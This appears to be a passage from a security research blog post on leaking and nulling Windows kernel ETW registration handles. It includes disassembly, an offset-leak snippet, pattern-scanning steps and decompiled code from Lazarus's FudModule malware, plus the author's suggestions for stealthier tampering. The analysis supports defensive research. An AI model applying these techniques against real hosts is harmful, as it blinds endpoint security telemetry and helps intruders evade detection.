140367337		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
14036738b		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
14036754a		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1406af121		MOV RSI,qword ptr [EtwThreatIntProvRegHandle]	READ
1406af282		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1406af2e2		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1406af3e9		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1407aeff8		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1407af591		MOV RSI,qword ptr [EtwThreatIntProvRegHandle]	READ
1407af6db	LAB_1407af6db	MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1407c6b98		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1407d94d6		MOV RDI,qword ptr [EtwThreatIntProvRegHandle]	READ
1407e9069		MOV RDI,qword ptr [EtwThreatIntProvRegHandle]	READ
1407e911d		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
14088fd46		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
14088fdc2		MOV RBX,qword ptr [EtwThreatIntProvRegHandle]	READ
14088fdf2		MOV RBX,qword ptr [EtwThreatIntProvRegHandle]	READ
14088ff6c	LAB_14088ff6c	MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
140890023		MOV RDI,qword ptr [EtwThreatIntProvRegHandle]	READ
1408900f4		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
14090027e	LAB_14090027e	MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
140900325		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1409003f2		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1409dbd2f		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1409dbd81		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1409dbe68		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
1409dbef2		MOV RDI,qword ptr [EtwThreatIntProvRegHandle]	READ
1409dbfca		MOV param_1,qword ptr [EtwThreatIntProvReg...	READ
140b3cd7b		LEA param_4,[EtwThreatIntProvRegHandle]	DATA

Figure 9 – nt!EtwThreatIntProvRegHandle references

Exploring some of these entries quickly reveals a candidate in *nt!KeInsertQueueApc*.

Decompile: KeInsertQueueApc - (10.0.22621.382-Analysed.blob)


```

char KeInsertQueueApc(longlong param_1,undefined8 param_2,undefined8 param_3,uint param_4)

{
  ulonglong *puVar1;
  char cVar2;
  bool bVar3;
  bool bVar4;
  void *pvVar5;
  ulonglong uVar6;
  char cVar7;
  longlong lVar8;
  uint uVar9;
  bool bVar10;
  byte in_CR8;
  uint local_48 [2];
  longlong local_40;
  ulonglong local_38;

                    /* 0x29e800  1281  KeInsertQueueApc */
  if ((EtwThreatIntProvRegHandle == 0) ||
     ((((lVar8 = *(longlong *)(EtwThreatIntProvRegHandle + 0x20), *(int *)(lVar8 + 0x60) == 0 ||
        ((*(uint *)(lVar8 + 0x70) & 0x3000) == 0)) ||
       ((ulonglong)((uint)*(ulonglong *)(lVar8 + 0x78) & 0x3000) != *(ulonglong *)(lVar8 + 0x78)))
      && ((*(char *)(EtwThreatIntProvRegHandle + 0x65) == '\0' ||
          (uVar6 = EtwpLevelKeywordEnabled
                             ((int *)(*(longlong *)(EtwThreatIntProvRegHandle + 0x28) + 0x60),0,
                              0x3000), (char)uVar6 == '\0')))))) {
    bVar3 = false;
  }
  else {
    bVar3 = true;
```

Figure 10 – nt!KeInsertQueueApc partial decompilation

This is a great candidate for a few reasons:

- *nt!KeInsertQueueApc* is an exported function. This means we can leak its live address using a KASLR bypass. Then we can use our Kernel vulnerability to read data at that address.
- The global is used at the start of the function. This is very helpful because it means we most likely won't need to construct complex instruction parsing logic to find it.

Looking at the assembly shows the following layout.



```
14029e800 48 89 5c      MOV     qword ptr [RSP + local_res10],RBX
          24 10
14029e805 48 89 6c      MOV     qword ptr [RSP + local_res18],RBP
          24 18
14029e80a 48 89 74      MOV     qword ptr [RSP + local_res20],RSI
          24 20
14029e80f 57            PUSH    RDI
14029e810 41 54         PUSH    R12
14029e812 41 55         PUSH    R13
14029e814 41 56         PUSH    R14
14029e816 41 57         PUSH    R15
14029e818 48 83 ec 60   SUB     RSP,0x60
14029e81c 4c 8b 15      MOV     R10,qword ptr [EtwThreatIntProvRegHandle]
          d5 2f 99 00
14029e823 45 8b f9      MOV     R15D,param_4
14029e826 4d 8b e0      MOV     R12,param_3
14029e829 4c 8b ea      MOV     R13,param_2
14029e82c 48 8b d9      MOV     RBX,param_1
14029e82f 4d 85 d2      TEST    R10,R10
14029e832 0f 84 36      JZ      LAB_14048636e
          7b 1e 00
14029e838 49 8b 42 20   MOV     RAX,qword ptr [R10 + 0x20]
14029e83c 83 78 60 00   CMP     dword ptr [RAX + 0x60],0x0
```

Figure 11 – nt!KeInsertQueueApc partial disassembly

Leaking this registration handle then becomes straightforward. We read out an array of bytes using our vulnerability, and search for the first *mov R10* instruction to calculate the relative virtual offset of the global variable. The calculation would be something like this:

Int32 pOffset = Marshal.ReadInt32((IntPtr)(pBuff.ToInt64() + i + 3));
hEtwTi = (IntPtr)(pOffset + i + 7 + oKeInsertQueueApc.pAddress.ToInt64());

With the registration handle, it is then possible to access the *_ETW_REG_ENTRY* data structure.

In general, such gadget chains can be used to leak a variety of Kernel data structures. However, it is worth pointing out that it is not always possible to find such gadget chains and sometimes gadget chains may have multiple complex stages. For example, a possible gadget chain to leak page directory entry (PDE) constants could look like this.

MmUnloadSystemImage -> MiUnloadSystemImage -> MiGetPdeAddress

In fact, a cursory analysis of ETW registration handles revealed that most do not have suitable gadget chains which can be used as described above.

Method 2: Memory Scanning

The other main option to leak these ETW registration handles is to use memory scanning, either from live Kernel memory or from a module on disk. Remember that when scanning modules on disk it is possible to convert file offsets to RVAs.

This approach consists of identifying unique byte patterns, scanning for those patterns, and finally performing some operations at offsets of the pattern match. Let's take another look at *nt!EtwpInitialize* to understand this better:

Figure 12 – nt!EtwpInitialize partial decompilation

All fifteen of the calls to *nt!EtwRegister* are mostly bunched together in this function. The main strategy here is to find a unique pattern that appears before the first call to *nt!EtwRegister* and a second pattern that appears after the last call to *nt!EtwRegister*. This is not too complex. One trick that can be used to improve portability is to create a pattern scanner that is able to handle wild card byte strings. This is a task left to the reader.

Once a start and stop index have been identified, it is possible to look at all the instructions in-between.

- Potential *CALL* instructions can be identified based on the opcode for *CALL* which is *0xe8*.
- Subsequently, a *DWORD* sized read is used to calculate the relative offset of the potential *CALL* instruction.
- This offset is then added to the relative address of the *CALL* and incremented by five (the size of the assembly instruction).
- Finally, this new value can be compared to *nt!EtwRegister* to find all valid *CALL* locations.

Once all *CALL* instructions have been found it is possible to search backward and extract the function arguments, first the GUID that identifies the ETW provider and second, the address of the registration handle. With this information in hand we are able to perform informed DKOM attacks on the registration handles to affect the operation of the identified providers.

Lazarus ETW Patching

I obtained a sample of the *FudModle* DLL mentioned in the ESET whitepaper and analyzed it. This DLL loads a signed vulnerable Dell driver (from an inline XOR encoded resource) and then pilots the driver to patch many Kernel structures in order to limit telemetry on the host.

```
PS C:\Users\b33f> Get-FileHash -Path $Path -Algorithm SHA1|Select Algorithm,Hash;Get-FileHash -Path
$Path -Algorithm SHA256|Select Algorithm,Hash

Algorithm Hash
--------- ----
SHA1      296D882CB926070F6E43C99B9E1683497B6F17C4
SHA256    97C78020EEDFCD5611872AD7C57F812B069529E96107B9A33B4DA7BC967BF38F


PS C:\Users\b33f>
```

Figure 13 – Lazarus FudModule hash

As the final part of this post, I want to review the strategy that Lazarus uses to find Kernel ETW registration handles. It is a variation on the scanning method we discussed above.

At the start of the search function, Lazarus resolves *nt!EtwRegister* and uses this address to start the scan.

```
local_30 = DAT_180011000 ^ (ulonglong)auStack_78;
LEA = 0x8d4c;
R9_REG = 0xd;
                  /* RwtE */
EtwRegister = 0x52777445;
                  /* sige */
local_3c = 0x73696765;
                  /* ret */
local_38 = 0x726574;
hModule = LoadLibraryA("ntoskrnl.exe");
pEtwRegister = GetProcAddress(hModule,(LPCSTR)&EtwRegister);
pOffset = pEtwRegister;
```

Figure 14 – Lazarus FudModule partial ETW search decompilation

This decision is a bit strange because it relies on where that function exists in relation to where the function gets called. The relative position of a function in a module may vary from version to version since new code may be introduced, removed, or altered. However, because of the way modules are compiled, it is expected that functions maintain a relatively stable order. One assumes this is a search speed optimization.

When looking for references to *nt!EtwRegister* in *ntoskrnl* it appears that not many entries are missed using this technique. Lazarus may also have performed additional analysis to determine that the missed entries are not important or otherwise don't need to be patched. The missed entries are highlighted below. Employing this strategy allows Lazarus to skip *0x7b1de0* bytes while performing the scan which may be a non-trivial amount if the scanner is slow.





Figure 15 – Instances of calls to nt!EtwRegister

Additionally, when starting the scan, the first five matches are skipped before starting to record registration handles. Part of the search function is shown below.



Decompile: getETWRegHandles - (FudModule.bin)

```
    if (iCount == 5) {
                    /* Did we already identify 5 CALL's?
                       If so we want to record this registration handle! */
      pcVar7 = pFVar6 + -1535;
      if (pcVar7 != (code *)0x0) {
        lVar12 = 0;
        arrayIndex = 0;
        lVar13 = 0x800;
        lVar3 = 0;
        do {
                    /* Is this an 0xe8 CALL?
                       Is the destination of the CALL nt!EtwRegister? */
          if ((pcVar7[lVar12] == (code)0xe8) &&
             (pcVar7 + *(int *)(pFVar6 + lVar12 + -0x5fe) + lVar3 + 5 == pEtwRegister)) {
            lVar10 = 0;
            lVar1 = lVar12 + -0x627;
            lVar9 = 0;
            lVar11 = 40;
            ppvVar4 = (rkConfig->RegistrationHandles).HandleArray + arrayIndex;
            do {
                    /* LEA R9? */
              bVar14 = *(ushort *)(pFVar6 + lVar9 + lVar1) < LEA;
              if (((*(ushort *)(pFVar6 + lVar9 + lVar1) == LEA) &&
                  (bVar14 = (byte)pFVar6[lVar9 + lVar1 + 2] < R9_REG,
                  pFVar6[lVar9 + lVar1 + 2] == (FARPROC)R9_REG)) {
                iCount = 0;
              }
              else {
                iCount = (1 - (uint)bVar14) - (uint)(bVar14 != 0);
              }
              ppvVar5 = ppvVar4;
              if (iCount == 0) {
                arrayIndex = arrayIndex + 1;
                ppvVar5 = ppvVar4 + 1;
                    /* We calculate the actual address using a KASLR bypass */
                *ppvVar4 = pFVar6 + (longlong)rkConfig->KernelBase +
                           lVar1 + lVar9 + ((longlong)*(int *)(pFVar6 + lVar10 + 3 + lVar1)
                                           - (longlong)hModule) + 7;
              }
              lVar9 = lVar9 + 1;
              lVar10 = lVar10 + 1;
```

Figure 16 – Lazarus FudModule partial ETW search decompilation

The code is a bit obtuse, but we get the plot highlights. The code looks for calls to *nt!EtwRegister*, extracts the registration handle, converts this handle to the live address using a KASLR bypass, and stores the pointer in an array set aside for this purpose within a malware configuration structure (allocated on initialization).

Finally, let’s have a look at what Lazarus does to disable these providers.

Decompile: clearETWHandles - (FudModule.bin)

```
undefined8 clearETWHandles(MALWARE_CONFIG *rkConfig)

{
  HANDLE hProc;
  undefined8 bSuccess;
  longlong lVar1;
  ETW_HANDLE_ARRAY *hRegArray;
  undefined8 null_var;
  undefined BaseAddress [8];
  undefined bytesWritten [8];
  undefined bytesWritten_ [8];
  PVOID handleInstance;

  hRegArray = &rkConfig->RegistrationHandles;
  bSuccess = 0;
  null_var = 0;
  memset(hRegArray,0,0xa0);
  getETWRegHandles(rkConfig);
  lVar1 = 0x14;
  do {
    handleInstance = hRegArray->HandleArray[0];
    if (handleInstance != (PVOID)0x0) {
      hProc = GetCurrentProcess();
      (*(code *)rkConfig->NtWriteVirtualMemory)(hProc,BaseAddress,handleInstance,8,bytesWritten);
      handleInstance = hRegArray->HandleArray[0];
      hProc = GetCurrentProcess();
      (*(code *)rkConfig->NtWriteVirtualMemory)(hProc,handleInstance,&null_var,8,bytesWritten_);
      null_sub();
      bSuccess = 1;
    }
    hRegArray = (ETW_HANDLE_ARRAY *)(hRegArray->HandleArray + 1);
    lVar1 = lVar1 + -1;
  } while (lVar1 != 0);
  return bSuccess;
}
```

Figure 17 – Lazarus FudModule NULL ETW registration handles

This mostly makes sense, what Lazarus does here is leak the global variable we saw earlier and then overwrite the pointer at that address with *NULL*. This effectively erases the reference to the *_ETW_REG_ENTRY* data structure if it exists.

I am not completely happy with the tradecraft shown for a few reasons:

- The payload does not capture provider GUID's so it can't make any intelligent decisions as to whether it should or should not overwrite the provider registration handle.
- The decision to start scanning at an offset inside *ntoskrnl* seems questionable because the offset of the scan may vary depending on the version of *ntoskrnl*.
- Arbitrarily skipping the first 5 matches seems equally questionable. There may be strategic reasons for this decision but a better approach is to first collect all providers and then use some programmatic logic to filter the results.

- Overwriting the pointer to *_ETW_REG_ENTRY* should work but this technique is a bit obvious. It would be better to overwrite properties of *_ETW_REG_ENTRY* or *_ETW_GUID_ENTRY* or *_TRACE_ENABLE_INFO*.

I re-implemented this technique for science; however, I made some adjustments to the tradecraft.

- A speed optimized search algorithm is used to find all *0xe8* bytes in *ntoskrnl*.
- Afterward, some post-processing is done to determine which of those are valid *CALL* instructions and their respective destinations.
- Not all calls to *nt!EtwRegister* are useful because sometimes the function is called with a dynamic argument for the registration handle. Because of this, some extra logic is needed to filter the remaining calls.
- Finally, all GUID's are resolved to their human readable form and the registration handles are enumerated.

Overall, after adjustments, the above technique is clearly the best way to perform this type of enumeration. Since search time is negligible with optimized algorithms, it makes sense to scan the entire module on disk and then use some additional post-scan logic to filter out results.

ETW DKOM Impact

It is prudent to briefly evaluate how impactful such an attack could be. When provider data is reduced or eliminated entirely there is a loss of information, but at the same time not all providers signal security-sensitive events.

Some subset of these providers, however, are security-sensitive. The most obvious example of this is *Microsoft-Windows-Threat-Intelligence* (EtwTi) which is a core data source for Microsoft Defender Advanced Threat Protection (MDATP) which is now called Defender for Endpoint (it's all very confusing). It should be noted that access to this provider is heavily restricted, only Early Launch Anti Malware (ELAM) drivers are able to register to this provider. Equally, user-land processes receiving these events must have a protected status (*ProtectedLight* / *Antimalware*) and be signed with the same certificate as the ELAM driver.

Using EtwExplorer it is possible to get a better idea of what types of information this provider can signal.




Figure 18 – ETW Explorer

The XML manifest is too large to include here in its entirety, but one event is shown below to give an idea of the types of data which can be suppressed using DKOM.

```xml
<template tid="KERNEL_THREATINT_TASK_QUEUEUSERAPCArgs_V1">
  <data name="CallingProcessId" inType="win:UInt32" />
  <data name="CallingProcessCreateTime" inType="win:FILETIME" />
  <data name="CallingProcessStartKey" inType="win:UInt64" />
  <data name="CallingProcessSignatureLevel" inType="win:UInt8" />
  <data name="CallingProcessSectionSignatureLevel" inType="win:UInt8" />
  <data name="CallingProcessProtection" inType="win:UInt8" />
  <data name="CallingThreadId" inType="win:UInt32" />
  <data name="CallingThreadCreateTime" inType="win:FILETIME" />
  <data name="TargetProcessId" inType="win:UInt32" />
  <data name="TargetProcessCreateTime" inType="win:FILETIME" />
  <data name="TargetProcessStartKey" inType="win:UInt64" />
  <data name="TargetProcessSignatureLevel" inType="win:UInt8" />
  <data name="TargetProcessSectionSignatureLevel" inType="win:UInt8" />
  <data name="TargetProcessProtection" inType="win:UInt8" />
  <data name="TargetThreadId" inType="win:UInt32" />
  <data name="TargetThreadCreateTime" inType="win:FILETIME" />
  <data name="OriginalProcessId" inType="win:UInt32" />
  <data name="OriginalProcessCreateTime" inType="win:FILETIME" />
  <data name="OriginalProcessStartKey" inType="win:UInt64" />
  <data name="OriginalProcessSignatureLevel" inType="win:UInt8" />
  <data name="OriginalProcessSectionSignatureLevel" inType="win:UInt8" />
  <data name="OriginalProcessProtection" inType="win:UInt8" />
  <data name="TargetThreadAlertable" inType="win:UInt8" />
  <data name="ApcRoutine" inType="win:Pointer" />
  <data name="ApcArgument1" inType="win:Pointer" />
  <data name="ApcArgument2" inType="win:Pointer" />
  <data name="ApcArgument3" inType="win:Pointer" />
  <data name="RealEventTime" inType="win:FILETIME" />
  <data name="ApcRoutineVadQueryResult" inType="win:UInt32" />
  <data name="ApcRoutineVadAllocationBase" inType="win:Pointer" />
